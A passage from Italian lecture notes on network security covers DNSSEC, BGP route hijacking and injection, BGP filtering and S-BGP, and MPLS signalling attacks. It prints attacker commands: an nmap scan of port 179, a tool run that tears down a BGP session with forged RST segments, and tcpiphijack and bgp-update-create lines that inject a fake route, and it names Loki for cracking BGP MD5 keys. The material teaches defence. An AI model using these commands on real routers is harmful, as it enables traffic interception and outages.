Come fare ad evitare lo spoofing al livello di DNS? L'unico modo è che le risposte fornite da una query provengano da una entità trusted, quindi andrebbero evitate tutte le risposte ad una query che arrivano da una entità non trusted. Ma come si fa a garantire che una entità diventi trusted? È necessaria la presenza di un meccanismo basato su logiche crittografiche per l'identificazione in modo tale da verificare l'identità di chi ci fornisce l'informazione. Andrebbero, inoltre, anche evitate le risposte a query non precedentemente effettuate. Il meccanismo per rendere il DNS sicuro è chiamato **DNS Secure**. Il **Domain Name System Security Extensions (DNSSEC)** è una serie di specifiche dell'IETF per garantire la sicurezza e affidabilità delle informazioni fornite dai sistemi DNS, comunemente usati sulle reti funzionanti tramite Internet Protocol. Queste estensioni permettono ai client DNS (detti resolver) di autenticare l'effettiva origine dei dati DNS e l'integrità dei dati ricevuti (ma non la riservatezza o la disponibilità). Il meccanismo alla base di DNSSEC è molto semplice e si basa sull'enforcing crittografico in tutte le fasi di una query DNS e di una risposta. Ad una query DNS corrisponde una risposta che contiene un record o un insieme di record (es. record di tipo A): il DNSSEC prevede che una risposta DNS deve essere accompagnata da una firma digitale (generata dal name server che sta rispondendo con la propria chiave privata) così che il destinatario (che ha formulato la query) può verificare tramite la firma (con la Certification Authority) che il messaggio sia autentico/integro, confermando che chi ha inviato la risposta è effettivamente trusted o non. Per fare ciò il DNSSEC introduce tre tipi nuovi di record: KEY (che rappresenta la chiave pubblica di un server DNS), SIG (contiene la firma digitale di una




Figura 108

richiesta o risposta) e NXT (usato per autenticare risultati negativi, indicando la non esistenza di record per la risposta).

Attualmente il problema della sicurezza dell'infrastruttura DNS è cruciale per l'intera sicurezza di Internet, ma l'adozione del sistema DNSSEC è stata rallentata da diverse problematiche tecniche e logistiche, tra cui la necessità di metter mano a un protocollo che si adatti alla dimensione dell'intera Internet, senza rompere la retrocompatibilità, prevenire enumerazioni di zone non desiderate, sviluppare l'infrastruttura DNSSEC su una vasta gamma di server e client DNS diversi, sfatare il mito della complessità intrinseca e d'adozione dell'infrastruttura DNSSEC, raggiungere un accordo su chi debba avere il controllo delle chiavi dei domini di primo livello (TLD).

#### 4.4.1 Hacking del protocollo di routing BGP

Le tecniche di hijacking possono anche colpire i meccanismi di routing, ovvero i protocolli utilizzati dai vari router per scambiarsi informazioni di raggiungibilità. Una delle peggiori minacce è quella di iniettare, nel contesto di una sessione di routing, una route inesistente, creando dei coni d'ombra sulla rete e rendendo non più visibili interi prefissi (come prefissi di grande dimensioni associati a realtà importanti, rendendo invisibile, ad esempio, tutto il blocco associato a Google). Altro rischio è quello di iniettare dei netblock falsi, nel senso che si possono iniettare delle informazioni relative a dei netblock che fanno creare delle diversioni fraudolente di traffico verso dei centri di intercettazione, ad esempio, oppure creare dei DOS, cioè instradare tutto il traffico verso delle destinazioni target. Lo scopo di questi attacchi è quello di rendere l'intera rete instabile.




Figura 109

Ad esempio, come mostrato nella figura sopra, vi è una entità che inietta annunci black-hole verso un determinato target; quando questi annunci black-hole si propagano sulla rete, il traffico che dovrebbe arrivare verso quel determinato target viene bloccato da questi annunci black-hole ed il traffico non arriverà più verso quel target, ma verrà bloccato in transito dagli annunci fraudolenti; quindi il target non riceverà più traffico dalla rete; ovviamente questo impedirà al target anche di fare traffico.

E' possibile agire malevolmente anche nei confronti dei protocolli *intradominio* (detti anche *interior gateway protocol - IGP*) come i protocolli **RIP** e **OSPF** creando danni all'interno di un singolo AS (Sistema Autonomo). Ma è possibile fare peggio ed agire al livello di protocolli *interdominio* (anche detti *Exterior Gateway Protocol - EGP*) come il protocollo **BGP**, che viene utilizzato universalmente come una colla che mantiene insieme tutto il traffico che transita tra i vari AS nella global Internet, per cui qualsiasi cosa annunciata tramite BGP si propaga worldwide; quindi compromettendo l'integrità del BGP si è in grado di creare instabilità nel routing globale di Internet per esempio forzando delle fluttuazioni della visibilità di certe

destinazioni (detto *Route-flapping*), oppure effettuare delle redirezioni fraudolente del traffico reinstradando il traffico verso un AS vittima saturandone completamente la capacità, oppure forzare l'uso di percorsi alternativi che possono essere più costosi o oggetti di intercettazione; inoltre anche con il BGP è possibile effettuare il blackholing.

Quali sono i **meccanismi di base** che vengono utilizzati per attaccare il BGP? Il più semplice è l'**AS-Path Padding**: il BGP prende le proprie decisioni sulla base della lunghezza della AS-Path e facendo il padding della AS-Path aggiungendo più volte consecutivamente lo stesso AS-ID e si ottiene che il percorso diventa più lungo per rendere i percorsi più o meno attrattivi; un altro meccanismo, che è il duale del padding appena visto consiste nella **riduzione della lunghezza dell'AS-Path**, per attirare il traffico in maniera fraudolenta; un altro meccanismo è **filtrare e/o bloccare determinati annunci**: con il BGP ogni annuncio cattura traffico, ma se questo annuncio viene bloccato si ottiene l'effetto di non far fluire il traffico verso determinate destinazioni; viceversa, un altro meccanismo (duale a quello appena visto circa il filtraggio di certi annunci) prevede di creare ed **iniettare degli annunci ad-hoc** (fraudolenti) che rigirano dove si vuole interi flussi di traffico; infine, un altro meccanismo prevede di **modificare l'AS-Path** all'interno di un annuncio legittimo inserendo nella AS-Path un AS che già ricorre nella AS-Path, credo un *loop fittizio* nell'AS-Path così che il BGP scarti automaticamente questo annuncio (ottenendo quindi lo stesso effetto di bloccare determinati annunci).

I punti che diventano i principali obiettivi per questo tipo di attacchi BGP sono i punti di *peering*. I punti di peering, chiamati anche, **Internet Exchange Point (IXP)**, o *punti di interscambio*, detti anche *NAP (Network Access Point)*, che non sono altro che delle infrastrutture fisiche che permettono a diversi *Internet Service Provider (ISP)* di scambiare traffico internet tra loro. Interconnettendo i propri sistemi autonomi (AS) attraverso accordi di peering generalmente gratuiti, ciò permette agli ISP di risparmiare una parte della banda che comprano dai loro upstream provider, e di guadagnare in efficienza e in affidabilità.

Gli attacchi più comuni al BGP possono essere condotti mediane SYN Flood verso la porta 179 (BGP usa TCP) che viene utilizzata per fare in modo che l'altro lato del peering non sia in grado di aprire sessioni BGP. Si possono anche creare delle cadute di sessioni BGP effettuando l'invio di segmenti RST fraudolenti, oppure inviare dei messaggi fittizzi BGP come OPEN/KEEPALIVE, oppure si possono cambiare dei parametri di sessione BGP (capabilities, MED, communities, etc...); infine è possibile anche rigirare grandi volumi di traffico verso destinazioni blackhole. Un esempio di attacco BGP dovuto ad una configurazione sbagliata fu quello di YouTube nel 2008.

Come si effettua un attacco basato sul BGP? Tipicamente si parte dal Probing in cui bisogna capire chi sono gli hosts che offrono i servizi BGP (questa cosa si fa con NMAP) effettuando una scansione sulla porta 179 verificando che ci sia uno speaker BGP che accetta sessioni; se la porta 179 è aperta vuol dire che quello è un potenziale target di attacco:

```
Attacker# nmap -sS -p 179 -v router.ip.address
Interesting ports on (router.ip.address):
Port State Service
179/tcp open bgp
```

Figura 110 (a)

La presenza, invece, di una porta filtrata ci indica che il target è in grado di resistere ad un eventuale attacco:

```
Attacker# nmap -sS -n -p 179 router.ip.address
Interesting ports on (router.ip.address):
Port State Service
179/tcp filtered bgp
```

Figura 110 (b)

Una volta rilevata una sessione BGP, esistono dei semplici tool che ci permettono di abbattere la sessione, cioè generare dei pacchetti di RST che si inseriscono nella sessione in corso e la fanno cadere:

```

Attacker# tcpdump src port 179 or dst port 179
16:22:59.328544 10.0.0.3.179 > 10.0.0.5.32324: P 272350230:272350249(19) ack
4142958006 win 15531: BGP (KEEPALIVE) [tos 0xc0] [ttl 1]
16:22:59.527079 10.0.0.5.32324 > 10.0.0.3.179: . ack
272350249 win 15543 [tos 0xc0] [ttl 1]

Attacker# ./ttt -T 2 -D 10.0.0.5 -S 10.0.0.3 -x 179 -y 32324 -fR
-s 272350249

Nov 1 18:23:13.425: %BGP-5-ADJCHANGE: neighbor 10.0.0.3 Down Peer closed the
session

```

Figura 111 (a)

E' possibile anche effettuare un TCP Hijacking iniettando una route fraudolenta che si tradurrà in una eventuale ridirezione del traffico:

```

Attacker# ./tcpiphijack -c 10.0.0.5 -s 10.0.0.3 -p 32324 -P test2.txt
tcpiphijack: listening on eth0.
pcap expression is 'host 10.0.0.5 and 10.0.0.3 and tcp port 32324'.
Press Control-C once for status, twice to exit.
We're sync'd to the TCP conversation. Sending Update.
Done.

2wld: BGP(0): 10.0.0.5 rcvd UPDATE w/ attr: nexthop 10.0.0.5, origin i, metric 0, path 5
2wld: BGP(0): 10.0.0.5 rcvd 1.0.0.0/24

```

Figura 111 (b)

Questi attacchi di injection rappresentano il peggio che possono verificarsi, infatti sono molto temuti i quanto in passato sono stati fatti danni non banali, come ad esempio l'attacco censito da renesys in cui ci si accorse dopo un po di tempo che il traffico tra Guadalajara e Whashington DC veniva rediretto per la Bielorussia dove vi era probabilmente un centro di intercettazione, effettuando un giro enorme:



Figura 112

Diventa molto complicato accorgersi di questi tipi di attacco, la rete funziona normalmente; ci si può accorgersi solo di un piccolo incremento di latenza dovuto al passaggio transoceanico dei pacchetti.

Le fasi di un attacco **BGP Injection** sono molto semplici:

- 1) si crea una route fake e si costruisce un annuncio in maniera opportuna con un tool:

```
./bgp-update-create --as 6500 --nexthop 192.168.10.1 --destnet 192.168.15.1/24 > evilpkt
```

- 2) si fa un ARP Spoofing sull'IXP della connessione tra i due peer con un qualsiasi ARP-bases man-in-the-middle attack tool (come Dsniff o Ettercap), ed infine si sniffa il traffico vedendo gli estremi della connessione (porta 179 e porta effimera):

- 3) si parte con l'injection, si inietta la route nella sessione spoofed:

```
# ./tcpiphijack -c 192.168.10.12 -s 192.168.10.15 -p 179 -P evilpkt
```

Il BGP, quindi, è l'infrastruttura più delicata presente su internet, è quella su cui un attacco può avere gli effetti più critici. Capire se si è sotto attacco è attualmente molto complicato, soprattutto a causa del fatto che non esistono strumenti automatici di tipo generale per il controllo. Ciò è dato dal fatto che il controllo dovrebbe avvenire sui provider e non sulla rete personale, e questo non è banale perché bisognerebbe avere un servizio di looking glass, offerto dal provider stesso, per uno specifico livello, e andare a verificare, ad esempio, l'AS-Path per i prefissi che riguardano la rete personale, oppure andare a verificare tutti i prefissi ricevuti dagli altri ISP che possono contenere i prefissi di interesse, o ancora delle modifiche frequenti nei paths, ma anche i propri prefissi che risultano originati da altri AS. Nell'immagine sottostante, *route-views.oregon-ix.net* rappresenta un looking glass pubblico, tramite cui è possibile verificare tutto ciò che accade a livello del prefisso 192.133.28.0/24.

```
route-views.oregon-ix.net>sh ip bgp 192.133.28.0/24 longer
BGP table version is 14432944, local router ID is 198.32.162.100
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop            Metric LocPrf Weight Path
* 192.133.28.0      196.7.106.245        0       2905 701 3549 137 137 137 i
*                   213.200.87.254        10      0 3257 3549 137 137 137 i
*                   193.0.0.56          0       0 3333 1299 137 137 137 i
*                   209.10.12.156        0       0 4513 3549 137 137 137 i
```

Figura 113

Le contromisure da attuare per mitigare questo tipo di attacchi sono innanzitutto politiche di filtraggio a livello BGP, cioè bisogna fare attenzione a ciò che si distribuisce e a quello che si annuncia, ed a livello di utente finale bisognerebbe evitare di accettare e ridistribuire prefissi più specifici di /24, quindi con dimensione di netmask superiore a /24; se ad esempio arriva una richiesta di annuncio per un /32 probabilmente si sta tentando di blackistare una macchina. Anche netblock che risultano troppo disaggregati sarebbe meglio non annunciarli, normalmente a livelli alti si annunciano solo aggregati abbastanza massicci. Un altro elemento importante è definire il numero massimo di prefissi accettati e distribuiti, ed allo stato attuale una routing table conta circa 800mila routes, che permette di accettare massimo 800mila prefissi. Bisogna implementare regole di filtraggio che non si basano esclusivamente sull'AS-path ma che sono mirati a specifici prefissi attesi e che bisogna annunciare. Un'altra regola fondamentale è andare a filtrare tutte le routes relative a reti riservate o non allocate, ad esempio routes relative ai livelli 10 o 192.168 e così via. Un altro aspetto importante è quello legato alla default route, essa non deve essere mai accettata e mai annunciata, a meno di casi particolari, ma va configurata staticamente sulle proprie routes, questo perché diffondendo la default route potrebbe avvenire una diversione del traffico da parte di qualche malintenzionato.

Le seguenti sono solo alcune delle reti che vanno sempre filtrate sia in ingresso che in uscita:

- RFC 1918 (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
- 0.0.0.0/x, 127.0.0.0/8
- 169.254.0.0/16 (auto-configurazione, no DHCP)
- 192.0.2.0/24 (TEST-NET)
- 192.88.99.0/24 (RFC 3048, usata per 6to4 tunneling)
- Blocchi riservati per Multicast (D Class) e reti “Martian” (E+)
- Blocchi riservati IANA/ARIN (bogon networks)

Nel configurare il routing BGP bisognerà specificare un'access list chiamata distribution list, perché condiziona la distribuzione del traffico, in cui è contenuto ciò che non può essere distribuito ai vicini (è possibile fare la stessa cosa con una prefix list).

```
router bgp 65282
neighbor 193.206.130.5 remote-as 137
neighbor 193.206.130.5 distribute-list 107 in
neighbor 193.206.130.5 distribute-list 108 out
    oppure
neighbor 193.206.130.5 prefix-list rfc1918-sua in
neighbor 193.206.130.5 prefix-list rfc1918-sua out

access-list 108 deny ip host 0.0.0.0 any
access-list 108 deny ip 10.0.0.0 0.255.255.255 255.0.0.0 0.255.255.255
access-list 108 permit ip any any

ip prefix-list rfc1918-sua deny 0.0.0.0/8 le 32
ip prefix-list rfc1918-sua deny 10.0.0.0/8 le 32
```

Figura 114

Un altro aspetto importante è quello di proteggere il routing BGP verso l'esterno, quindi bisogna accettare solamente le routes che i vicini sono tenuti a inviare. Stesso discorso va fatto per gli annunci in uscita verso il peering, perchè bisognerebbe verificare, tramite access list, che si stanno inviando annunci legittimi in modo tale da evitare iniezioni di routes non ammesse dall'interno.

```
router bgp 200
no synchronization
bgp dampening
neighbor 220.220.4.1 remote-as 210
neighbor 220.220.4.1 prefix-list AS210-sua in
no auto-summary
!
ip prefix-list AS210-sua deny 143.225.0.0/16 le 32
ip prefix-list AS210-sua deny 221.10.0.0/20 le 32
ip prefix-list AS210-sua permit 0.0.0.0/0 le 32
```

Figura 115

Tipicamente, i prefissi in uscita verso internet e i prefissi in ingresso da internet vanno applicati sul router di accesso verso l'autonomous system che sta passando l'informazione. Nell'immagine sottostante

l'interfacciamento avviene all'AS 500 con l'AS 300, bisognerà quindi filtrare in ingresso le routes che arrivano dall'AS 500 e in uscita le routes mandate verso l'AS 500.




Figura 116

Uno dei fenomeni più sgradevoli della rete è il *route flapping* cioè se una route fluttua costantemente nel senso che qualcuno prima l'annuncia poi non l'annuncia e così via, gli annunci non vengono confinati a una rete locale o a un insieme di routes, ma qualunque annuncio inviato via BGP si ripercuote su tutta la global internet (perché farà continuamente ricalcolare le tavole BGP su tutti i router disponibili sulla rete globale). Per far fronte a questo problema esiste un meccanismo di protezione detto **dumpening** che va a contare il numero di fluttuazioni che avvengono nell'unità di tempo, quando questo numero di fluttuazioni supera una certa soglia la route viene messa nello stato di dumpening andandola ad ignorare per un certo tempo. Con una *dumpening list* è possibile definire un insieme di routes protette su cui gestire, o non gestire (fenomeno del dumpening). Un aspetto importante è che vanno bloccati dal meccanismo di route dumpening le reti che conducono verso i route server, perché qualcuno potrebbe effettuare un denial of service, per non permettere di raggiungere i route server mandando degli annunci relativi alle reti dove sono ospitati; in questo modo le reti verrebbero messe in dumpening e conseguentemente il BGP non accetterebbe più le reti relative ai route server. Una seconda politica applicabile è quella di loggare qualsiasi cambiamento che notifica l'enable per capire ciò che sta succedendo. Un aspetto decisamente importante è l'autenticazione con password delle sessioni BGP; la base di qualsiasi attacco di injection è che l'attaccante si inserisca all'interno della sessione facendo in modo di aggiungere all'interno della sessione stessa una specifica route, ma se le informazioni relative alla sessione sono cifrate con una password che possiedono solo i due punti terminali, ovviamente la possibilità di fare un'iniezione viene negata; quindi una delle soluzioni considerata più sistematica per proteggere l'infrastruttura di routing è autenticare mutuamente le sessioni di routing. L'autenticazione delle sessioni di routing si può fare con buona parte dei protocolli di routing disponibili con meccanismi un po' diversi, infatti alcuni meccanismi prevedono esclusivamente l'uso di password per cifrare, ad esempio, con una chiave simmetrica la comunicazione, altri meccanismi prevedono l'uso di firme digitali, altri prevedono l'uso di key chain, dipende dal tipo di protocollo. Il BGP base permette di cifrare le sessioni con una chiave che viene usata per una banale autenticazione MD5.

Così come esistono i meccanismi di protezione, esistono anche i tool per forzarli; è banale fare ciò con un attacco forza bruta realizzato con un *plugin di Loki*: semplicemente si va a catturare un po' di informazioni relativamente al traffico BGP che viene scambiato fra i due peer e con un dizionario si è in grado di tirare fuori

la chiave utilizzata per l'autenticazione di sessioni BGP. Il tool Loki, disponibile su Kali, permette in modo semplice di crackare le password di una sessione BGP che utilizza una chiave di dimensioni ragionevoli.




Figura 117

Esiste una soluzione, come nel caso del DNS (DNSSEC), che è tecnologicamente banale ma organizzativamente estremamente complessa. Tipicamente, questa estensione del BGP detta security-BGP prevede l'uso di quattro componenti fondamentali:

- Una **Public Key Infrastructure (PKI)** che è associata alla gestione delle deleghe relative alla proprietà e alla possibile capacità di delega dei prefissi e degli AS numbers che devono essere annunciati
- Delle **Address Attestations** che sono dei certificati digitali che vengono usati da chi possiede un prefisso per autorizzare un autonomous system a originare routes verso quel prefisso.
- Delle **route attestations** che servono per autorizzare un proprio vicino ad annunciare un determinato prefisso.
- Un **tunnel IPSec** che rende integra e non ripudiabile una comunicazione.

IPsec garantisce la comunicazione sicura fra router, la PKI garantisce l'autorizzazione e l'identificazione in termini di trustness di tutte le entità coinvolte, le varie attestazioni diventano delle autorizzazioni firmate digitalmente che permettono di annunciare blocchi di indirizzi o di validare informazioni di aggiornamento che arrivano dall'esterno, le repositories si occupano di distribuire certificati e attestazioni, infine i tool specifici per i provider gestiscono le attestazioni e i certificati.

Le Address Attestation hanno il compito di indicare che l'ultimo Autonomous System riportato nell'update è autorizzato dal proprietario del blocco di indirizzi ad annunciare il blocco stesso, cioè chiunque sta mandando l'update deve provare di essere stato autorizzato ad annunciare quella rete da chi ne è il proprietario legittimo, ciò permette di identificare il possessore del blocco ma permette anche di identificare gli AS annuncianti,

ovviamente deve esserci una data di spirazione delle attestazioni, solamente il proprietario del blocco può firmare l'attestazione.

La Route Attestation indica che un peer BGP, o un AS associato a un peering, dà l'autorizzazione all'AS che riceve l'annuncio di usare la route mandata, però non che la può mandare in giro bensì solo utilizzare. Ciò include l'identificazione di certificati a livello di AS o a livello di peer BGP, ovviamente include i blocchi di indirizzi associati alle route coinvolte, include chi è l'altro peer della sessione e include la data di spirazione. In questo caso chi firma non è il proprietario del prefisso ma il proprietario dell'AS che emette l'annuncio. Tutto ciò è tracciabile a livello IANA.

Per validare una route tutti gli AS interni hanno bisogno di un address attestation relativo ad ogni organizzazione legittima proprietaria del netblock, ciò significa che è possibile accettare e validare la rete perché il proprietario ha dato l'autorizzazione, ma è necessaria anche una route attestation che dice che tutti gli AS in transito ne hanno autorizzato il passaggio.

Queste operazioni sono abbastanza complicate perché risentono della gerarchia secondo cui vengono assegnati gli indirizzi, tipicamente la IANA delega alle autorità di primo livello che a loro volta delegano agli ISP, quindi è necessario passare attraverso una gerarchia di PKI abbastanza complicate. Un altro problema è che sono necessari certificati associati a ogni prefisso, sono necessari, quindi, certificati rilasciati da IANA, di fatto route certificate, associati a qualsiasi indirizzo. Inoltre, è necessario un ulteriore certificato che afferma che presso la local registry delegato da IANA abbia rilasciato quegli address blocks a un provider di livello inferiore. A livello di provider di livello inferiore sono necessari altri certificati firmati o dal local registry o da IANA relativamente agli address block delegati ai sotto-provider, fino ad arrivare al cliente finale dove c'è un certificato subscriber, firmato dal local registry o dal provider che gliel'ha concesso, relativo a blocchi di indirizzi che l'utente finale è in grado di annunciare. Sono necessari, inoltre, certificati AS e certificati router che passano attraverso la catena di trust, questi certificati devono essere firmati almeno da IANA e da chi ha ottenuto l'AS da IANA.

#### 4.4.2 MPLS: il paradigma di base

Il traffic engineering è un altro meccanismo che può essere sfruttato per creare problemi a un'infrastruttura: il meccanismo principale è il **Multi-Protocol Label Switching (MPLS)**. Tipicamente quando si fa ingegneria del traffico tutte le decisioni nel routing vengono prese tramite le metriche, ed alla fine il processo decisionale culmina nella scelta del percorso migliore, tipicamente lo “shortest path”, e ciò comporta che per instradare verso una destinazione si prende una sola decisione senza utilizzare i percorsi alternativi, e questo significa che tutta la ridondanza portata sulla rete, al fine di garantire la tolleranza ai guasti, diventa una risorsa completamente sprecata perché sono linee che non verranno mai utilizzate. Nella logica del traffic




Figura 118

engineering si utilizzano al meglio tutti gli investimenti fatti, cioè instradare i pacchetti non più sulla base dei percorsi migliori, ma sulla base di percorsi opportunamente ingegnerizzati cioè studiati in maniera opportuna da bilanciare il carico su tutte le risorse disponibili. Per applicare la traffic engineering si ricorre al meccanismo MPLS, dove la commutazione non viene più fatta sull'indirizzo di destinazione, o sorgente, ma su un tag attribuito ai pacchetti in maniera tali che tutti i pacchetti taggati in un certo modo verranno instradati su un determinato path. L'operazione di tag dei pacchetti è fatta dai Label Edge Routers (LER) che taggano i pacchetti in ingresso, poi ci sono i Label Switching Routers (LSR) che commutano il pacchetto sulla base della label. Sono necessari dei protocolli di segnalazione per capire se è possibile stabilire un path da un'origine a una destinazione con certe caratteristiche di banda e latenza, essi permettono prima di esplorare la rete in maniera provisional e poi di fare una bandwidth reservation a ritroso. I protocolli prendono il nome di Label Distribution Protocol (LDP) e Resource Reservation Protocol (RRP), ed essi possono essere esplorati da attaccanti per iniettare delle informazioni di label distribution o delle informazioni di reservation fraudolente che possano compromettere l'integrità della rete.

È possibile fare cose anche peggiori come esplorare meccanismi di fast layout che servono per garantire tolleranza a failure in tempi rapidi. Solitamente, quando si guasta un nodo si cerca un path alternativo: partono un insieme di annunci ARP, e quando si completa il processo di convergenza la rete sarà di nuovo stabile e da quel momento verrà individuato un percorso alternativo, il problema è che i protocolli di routing tradizionale per convergere impiegano molto tempo, si utilizza l'MPLS in logica fast layout in cui si preconfigurano dei percorsi alternativi, in maniera tale da effettuare una commutazione quasi istantanea. Ovviamente, un'iniezione di una label sbagliata può compromettere i percorsi di riserva. Il tool Loki permette di iniettare traffico doloso anche all'interno del protocollo di segnalazione per la distribuzione delle label. Un classico esempio è l'MPLS path error spoofing, in cui si fa credere che non c'è più banda su un dato path in modo tale che chi si aspettava una banda garantita di 25Mb/s pensa che non è disponibile e a questo punto deve partire un percorso alternativo che passa per un router compromesso tramite cui sniffare tutto il traffico.

Questi protocolli non hanno meccanismi interni basati su cifratura; ma per difendersi è necessario filtrare, sui router di bordo di un dominio MPLS specifico, i pacchetti relativi all'uso del protocollo LDP o il protocollo RSVP sapendo che tipicamente LDP utilizza UDP/646 e TCP/646 e RSVP utilizza le porte 363/UDP, 1698 e 1699 TCP e UDP e infine utilizza protocolli riservati 46 e 134 a livello IP. Bloccando questi protocolli si riesce a evitare che dall'esterno qualcuno possa entrare con forzando annunci fraudolenti verso un dominio MPLS. Per un attacco fatto dall'interno non c'è niente da fare.

# 5. Worms e Botnets

## 5.1 Worms

